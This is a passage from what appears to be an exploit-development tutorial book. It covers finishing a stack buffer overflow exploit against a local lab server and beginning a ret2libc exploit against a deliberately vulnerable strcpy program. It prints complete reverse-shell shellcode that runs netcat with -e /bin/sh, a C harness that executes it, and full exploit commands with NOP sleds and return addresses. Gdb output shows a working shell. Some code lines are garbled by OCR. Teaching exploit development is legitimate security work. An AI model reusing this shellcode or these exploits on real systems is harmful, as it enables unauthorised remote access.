x69\x89\xe5\x31\xd2\x50\x55\x51\x57\x56\x53\x8
9\xe1\x31\xc0\xb0\x0b\xcd\x80"
```

Figure 1.11: Extracted shellcode with the special command


Now the extracted shellcode in *Figure 1.11*, should be tested in C. There are two methods to test a shellcode. The first method is to overwrite the return address of the main function. The second method is to make just a function call to the shellcode. Here, I'll use the second method.



```c
#include <stdio.h>
#include <stdlib.h>

unsigned char shellcode[] = "our shellcode goes here"

int main(void)
{
        void (*fp)(void);
        fp = (void*)shellcode;
        fp();
        return 0;
}
```

Figure 1.12: Template to test the shellcode through a function call

This code will execute our shellcode. A short explanation, what this c code does. In the definition of our char-array called shellcode, the shellcode will be placed in there. The three lines in the main defines and creates a function call. The first of these three lines is the definition of our function pointer. The second line makes our pointer points to our shellcode. The third line calls the pointer which executes our shellcode.



```c
unsigned char shellcode[] = "\x31\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f"
                            "\x62\x69\x89\xe3\x50\x66\x68\x2e\x31\x68"
                            "\x30\x30\x2e\x30\x68\x31\x32\x37\x2e\x89"
                            "\xe6\x50\x68\x34\x34\x34\x34\x89\xe7\x50"
                            "\x66\x68\x2d\x65\x89\xe1\x50\x68\x6e\x2f"
                            "\x73\x68\x68\x2f\x2f\x62\x69\x89\xe5\x31"
                            "\xd2\x50\x55\x51\x57\x56\x53\x89\xe1\x31"
                            "\xc0\xb0\x0b\xcd\x80";
```


Figure 1.13: Shellcode inserted into the c code as string

As I said, we have to convert the objdump output to a hex string, I meant the format like *Figure 1.13*. This shellcode is split into multiple lines to format it nicely without scrolling to left or right. This is nice for us if we have to assembly small fixes to the shellcode manually. Now the test code is finished and can be compiled with GCC.

That this code works properly, we have to disable NX and DEP. The NX-Bit prevents the stack from being executed. The DEP is used for the stack protection, to prevent static addresses in the stack. To disable NX and DEP adds the flags "-fno-stack-protector -z execstack" as a command argument.

```
# compile the shellcode wrapper
~$ gcc -m32 -fno-stack-protector -z e2xecstack tester.c -o tester
```

If we run this code the result looks like *Figure 1.14*:



```
pentest@pentest:~$ ./tester
```

```
pentest@pentest:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost
[127.0.0.1] 58924
ls
p4-server
p4-server.c
peda
peda-session-p4-server.txt
shellcode
shellcode.asm
shellcode.o
tester
tester.c
```

Figure 1.14: Testcode (left side) Reverse-TCP-Shell (right side)


In *Figure 1.14*, it is on the left side, the terminal with the test code, which executes our shellcode. On the right side, we have the Netcat-Listener, which waits for incoming connections. After executing this test code (left side) the listener got a connection. Now, some commands can be executed via our reverse shell. The next step is to create an exploit an embed this shellcode into it.

1.11 Write the exploit

In the part where we identified a vulnerability, we found the exact type and the trigger of that (*Figure 1.4*). We know that the instruction pointer gets overwritten by 1040 bytes including the new return address. We also see the overwritten instruction pointer where we can now place arbitrary addresses into this register. Now we can edit the padding to embed the shellcode. The rest of the padding will be replaced with a "nop sle", all characters in the padding will be replaced by a nop- operation which is the character "\x90". This operation does only "Move to the next step". The exploit code shows now below:

```
~$ python -c "print '\x90' * 960 + '\x31\xc0\x50\x68\x6e
   \x2f\x6e\x63\x68\x2f\x2f\x62\x69\x89\xe3\x50\x66\x68
   \x2e\x31\x68\x30\x30\x2e\x30\x68\x31\x32\x37\x2e\x89
   \xe6\x50\x68\x34\x34\x34\x34\x89\xe7\x50\x66\x68\x2d
   \x65\x89\xe1\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62
   \x69\x89\xe5\x31\xd2\x50\x55\x51\x57\x56\x53\x89\xe1
   \x31\xc0\xb0\x0b\xcd\x80' + 'BBBB'" | nc 127.0.0.1 4001
```


The next step we've to do is to determine the address where the buffer starts. Here we have to use GDB, to printout the stack. First, we send the exploit data to the vulnerable application. The GDB does not trigger and we have to find the point where the data gets written into the stack.



```
   0x0804924a <+40>:    add
   0x0804924d <+43>:    nop
   0x0804924e <+44>:    mov
   0x08049251 <+47>:    lea
   0x08049252 <+48>:    ret
End of assembler dump.
gdb-peda$ b *0x0804924a
Breakpoint 1 at 0x804924a
```

Figure 1.15: Set the breakpointer after strcpy function call


If the application receives data from a client the "copier" function will copy this data into a buffer with the function "strcpy". In *Figure 1.15* a breakpoint is set after the function call to "strcpy" (red). Now the stack can be printed out and we have only to search for "\x90"'s.



```
Breakpoint 1, 0x0804924a in copier ()
gdb-peda$ x/100w $esp
0xffffadf0:     0xffffae00      0xffffc
0xffffae00:     0x90909090      0x90909
0xffffae10:     0x90909090      0x90909
0xffffae20:     0x90909090      0x90909
0xffffae30:     0x90909090      0x90909
```

Figure 1.16: Start of the buffer

If the start of this buffer is found an arbitrary address that lies into the buffer range can be picked as the return address for the exploit. In *Figure 1.16* the buffer starts 4 bytes after the stack pointer, now we can finish the exploit code by adding a valid return address.



```
pentest@pentest:~$ python -
c "print '\x90' * 960 + '\x
31\xc0\x50\x68\x6e\x2f\x6e\
x63\x68\x2f\x2f\x62\x69\x89
\xe3\x50\x66\x68\x2e\x31\x6
8\x30\x30\x2e\x30\x68\x31\x
32\x37\x2e\x89\xe6\x50\x68\
x34\x34\x34\x34\x89\xe7\x50
\x66\x68\x2d\x65\x89\xe1\x5
0\x68\x6e\x2f\x73\x68\x68\x
2f\x2f\x62\x69\x89\xe5\x31\
xd2\x50\x55\x51\x57\x56\x53
\x89\xe1\x31\xc0\xb0\x0b\xc
d\x80' + '\x10\xae\xff\xff'
" | nc 127.0.0.1 4001
Welcome to my server!  Type
 in a message!
pentest@pentest:~$
```

```
gdb-peda$ q
pentest@pentest:~$ ./p4-server
Speicherzugriffsfehler
pentest@pentest:~$
```

Figure 1.17: The exploit fails wit an segmentation fault

We see we don't get a Reverse-TCP-Shell in *Figure 1.17* because our shellcode gots overwritten by some operations by the application. Now we have to set padding between shellcode and the return address. I subtracted from the left padding 500 bytes and add these bytes to the right of the shellcode. To illustrate what I mean the diagram down below can help.





Figure 1.18: Splitted nopsled in to parts around the shellcode

The idea behind the second "nop sled" is to move the shellcode far away from the position where it gots overwritten. The second "nop sled" is not important and can be overwritten by some operations by the application. This application will not crash anymore and show spawn us a Reverse-TCP-Shell.



```
pentest@pentest:~$ python -
c "print '\x90' * 460 + '\x
31\xc0\x50\x68\x6e\x2f\x6e\
x63\x68\x2f\x2f\x62\x69\x89
\xe3\x50\x66\x68\x2e\x31\x6
8\x30\x30\x2e\x30\x68\x31\x
32\x37\x2e\x89\xe6\x50\x68\
x34\x34\x34\x34\x89\xe7\x50
\x66\x68\x2d\x65\x89\xe1\x5
0\x68\x6e\x2f\x73\x68\x68\x
2f\x2f\x62\x69\x89\xe5\x31\
xd2\x50\x55\x51\x57\x56\x53
\x89\xe1\x31\xc0\xb0\x0b\xc
d\x80' + '\x90' * 500 + '\x
10\xae\xff\xff'" | nc 127.0
.0.1 4001
Welcome to my server!  Type
 in a message!
```

```
gdb-peda$ r
Starting program: /home/pentest
/p4-server
process 1800 is executing new p
rogram: /usr/bin/nc.traditional
process 1800 is executing new p
rogram: /usr/bin/dash
```

```
pentest@pentest:~$ nc -lvp
4444
listening on [any] 4444 ...
connect to [127.0.0.1] from
 localhost [127.0.0.1] 5895
2
```

Figure 1.19: Fixed exploit spawns a shell

Well in *Figure 1.19* we see the exploit works and executes the shellcode, which spawns a Reverse-TCP-Shell. On the terminal in the middle we see that the vulnerable application is running. On the left terminal we see the exploit which gets executed and connects to the server. The server gets a buffer overflow and executes the shellcode. The shellcode spawns a Reverse-TCP-Shell which connects to the Netcat-Listener on the right terminal. Finally we have now access to the target system. The procedure is illustrated below.




Figure 1.20: Procedure of the exploit

1.12 Final thoughts

This chapter was maybe hard for you but don't worry many details will be discused in detail in the following chapters.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have already learned. If not, then you can read this chapter again and try it put in practice and you will understand.

What we have learned in this chapter? We have learned, what an bufferoverflow is. We learned how we can write a simple shellcode and how we can embed the shellcode to a simple remote exploit. We could exploit the vulnerability to get a reverse shell to access the underlying operating system.

Buffer overflows are a very common vulnerability type that can be found in nearly any program. Today, many programs are compiled with NX and DEP, which made the exploitation of this vulnerability a bit harder. Another thing that makes the exploitation of this vulnerability much harder is the ASLR, where the address space in a program is randomly arranged. But for the first, it's very essential to understand how that works.

Chapter 2

Ret2Libc

2.1 Introduction

This chapter will describe how the process of ret2libc exploit development works. I want to reach the beginner which decided to learn how exploit development works. This chapter separates the whole process into small subchapters. Before we start with the first chapter we have to find out some specific words which I use on this whole chapter.

2.2 Prerequisites

To understand how ret2libc works a bit of basic buffer overflow exploitation is required.

2.3 What is an ret2libc-exploit?

A ret2libc-exploit is not an exploit perse, it is a technique which defeats non-executable stacks. Ret2libc is only a type of a buffer overflow exploit, which doesn't require to inject shellcodes into the stack. Ret2libc exploits the fact that the "libc" is bound in every time if a program gets executed. In "libc" we have some interesting functions like the "system"-function. The only thing that ret2libc makes is that internal functions of the c library are used. The only thing that an attacker has to do is to overwrite the EIP to return to a function of "libc".

2.4 What is an non-executable stack?

A non-executable stack is a stack where the NX-bit is set. This is a method that works with the XOR-method. Why XOR? Well, the NX-Bit has two states write or execute only one of them is available at the runtime.

A short overview showing how XOR is defined

$$Q = (\neg A \land B) \lor (A \land \neg B)$$

A	B	Q
0	0	0
0	1	1
1	0	1
1	1	0

A small example, the text section of a program is executable but not writable.The Stack and the heap and other memory used by the program to store data is not executable but writeable. This thing prevents malicious code gets executed on a buffer overflow. Another thing that prevents the execution of malicious code is DEP (Data Execution Prevention). This prevents our stack from being executed during a buffer overflow. This technique was introduced to prevent data gets executed on the stack or some other memory locations. If an application has a bug or a vulnerability and tries to execute data on the stack, the hardware triggers an interrupt to the OS. The OS stops the application immediately.

2.5 What we have to do?

For this technique, the only thing we have to do is to find the addresses of the functions and strings in "libc".

2.6 Definition of the development environment

Our target machine will be a Debian 10 Buster with a 32bit compiled program. This program has NX/DEP enabled but the ASLR is disabled. As our compiler, we use GCC for compiling the vulnerable program. To debug the application and determine all important addresses of the functions in "libc" we use GDB. For better exploit development we use python that makes the development of this exploit easier.


2.7 The vulnerable program.

The vulnerable application will be a simple application that prints out, what we have entered as argument.

```
#include <stdio.h>
#include <string.h>

void foo(char* buf) {
  char buffer[64];
  strcpy(buffer, buf);
}

int main(int argc, char **argv) {
  foo(argv[1]);
  printf("%s", argv[1]);
}
```

2.8 Identify the Vulnerability

In this program we see in the ”main”-function is that we pass all data from ”argv[1]” into the function ”foo”. After passing the data the function foo gets called and creates in the function body an array with 64 characters. In the next line, we see that the data will be written into this array without checking the bounds. This program gets a segmentation fault if the data is bigger than 64 bytes. This program has a buffer overflow vulnerability which is a very common security flaw.




```
pentest@pentest:~$ ./vuln $(python -c "print 'A' * 64")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pentest@pentest:~$ ./vuln $(python -c "print 'A' * 70")
Speicherzugriffsfehler
pentest@pentest:~$ 
```

Figure 2.1: Testing for buffer overflow

In *Figure 2.1* on the first line, we see that the program gets executed successfully without any errors. In the second line is a buffer overflow happens and the program gets a segmentation fault because some memory data gots overwritten like registers, ”EBP”, ”EIP” etc...Now is the point where we have to figure out where the exact point is to overwrite the instruction pointer.


2.9 Overwrite the instruction pointer



```
0000| 0xffffd5ec (" bUVI!")
0004| 0xffffd5f0 --> 0x56002149 ('I!')
0008| 0xffffd5f4 --> 0xffffd806 ('A' <repeats 70
0012| 0xffffd5f8 --> 0xffffd6d0 --> 0xffffd84d (
0016| 0xffffd5fc --> 0x565561ec (<main+24>:
0020| 0xffffd600 --> 0x2
0024| 0xffffd604 --> 0xffffd6c4 --> 0xffffd7f3 (
0028| 0xffffd608 --> 0xffffd6d0 --> 0xffffd84d (
[------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x56556030 in printf@plt ()
gdb-peda$
```

Figure 2.2: Segmentation fault on 70 bytes

If 70 bytes data passed to the program as argument, the program gets a segmentation fault in *Figure 2.2*. We see that the instruction pointer is not overwritten and have to figure out where the exact offset to the instruction pointer is.



```
0000| 0xffffd5e0 --> 0xffffd700 -->
0004| 0xffffd5e4 --> 0x56559000 -->
0008| 0xffffd5e8 --> 0xffffd6c0 -->
0012| 0xffffd5ec --> 0x565561ec (<ma
0016| 0xffffd5f0 --> 0x2
0020| 0xffffd5f4 --> 0xffffd6b4 -->
0024| 0xffffd5f8 --> 0xffffd6c0 -->
0028| 0xffffd5fc --> 0xffffd620 -->
[--------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Figure 2.3: The instruction pointer is overwritten by four B's

If we add four B's to the payload and increase byte for byte the amount of A's we can figure out where the offset is.

Alternatively, we can use a pattern generator from Metasploit or from the PEDA plugin itself. With this generator, we can calculate the offset very fast and easy. In figure 3 we see, that the instruction pointer is overwritten by four B's with an offset of 76.

The exploit here is now:

```
~$ ./vuln $(python -c "print 'A' * 76 + 'BBBB'")
```

2.10 Prepare the Exploit

To write a ret2libc exploit, we have to collect some information and have to think about the blueprint of this exploit and the Stack. The stack is used by the CPU to push some data out of a register and pop some data into a register. We have on the stack to think about function calls. A function call is a jump to a function. Before the CPU jumps into a function, all-important registers will be saved on the stack. A stack frame will be created for this function call and stores the old instruction pointer as the return address. Now we have to think about the parameters which some functions like the function "system" require. A parameter is pushed to the stack before the jump into the desired function happens. Function with many parameters is a bit harder because all parameters must be pushed on the stack in reversed order.





Figure 2.4: Pushed parameters on the stack in reversed order

In *Figure 2.4* we can see, all parameters of a function are pushed in reversed order on to the stack and after that, it calls the function. This is what ret2libc uses. To write the exploit we have to find the addresses of the functions "system" and "exit". To execute some command with the function "system" we have to find the address of the string "/bin/sh", which will give us a shell. We have also to find the function "exit" which is placed between the address system and the address of the string "/bin/sh". This will be explained later.

```
The blueprint of the ret2libc exploit
[junk][system][exit][/bin/sh]
```

The first thing we need if we want to find the addresses is to set a breakpoint on top of the function "main". This stops the program and we can access the "libc". Libraries and some of the other stuff will be bounded in if a program starts.



```
pentest@pentest:~$ ldd vuln
        linux-gate.so.1 (0xf7fd2000)
        libc.so.6 => /lib32/libc.so.6 (0xf7de2000)
        /lib/ld-linux.so.2 (0xf7fd4000)
```


Figure 2.5: Ldd give us the base addresses of some libraries

After an execution, there is no way to access the "libc" without calculating dynamic addresses based on the base addresses (*Figure 2.5*). In this example we have only to set a breakpoint which made it easier for us to find the addresses.

What we should do if ASLR is enabled? The fact that all functions and strings which "libc" contains, are in the same address space gives us the advantage to calculate the offsets between the desired functions and string and the base address of "libc". Let assume the offset from the base address and the address of the function "system" is 0x600. Then we only have to add the offset to the base address to get the address of the function "system".

$$libcbaseaddress + 0x600 = fnsystemaddress.$$


This makes the ret2libc bypassing ASLR because we don't any fixed addresses, only relative addresses. But this is only correct if the "libc" base address was leaked at runtime or we have calculated the base address of "libc" at runtime.



```
0000| 0xffffd64c --> 0xffffd670 --> 0x1
0004| 0xffffd650 --> 0x0
0008| 0xffffd654 --> 0xf7fc1000 --> 0x1d9
0012| 0xffffd658 --> 0x0
0016| 0xffffd65c --> 0xf7e01b41 (<__libc_
0020| 0xffffd660 --> 0xf7fc1000 --> 0x1d9
0024| 0xffffd664 --> 0xf7fc1000 --> 0x1d9
0028| 0xffffd668 --> 0x0
[------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x565561e4 in main ()
gdb-peda$
```

Figure 2.6: Breakpoint set at ”main”

To determine the address of the function ”system”, we have to enter the command ”print” followed by the symbol name. As a result, we get the compiled symbol name with the address, which points to it.

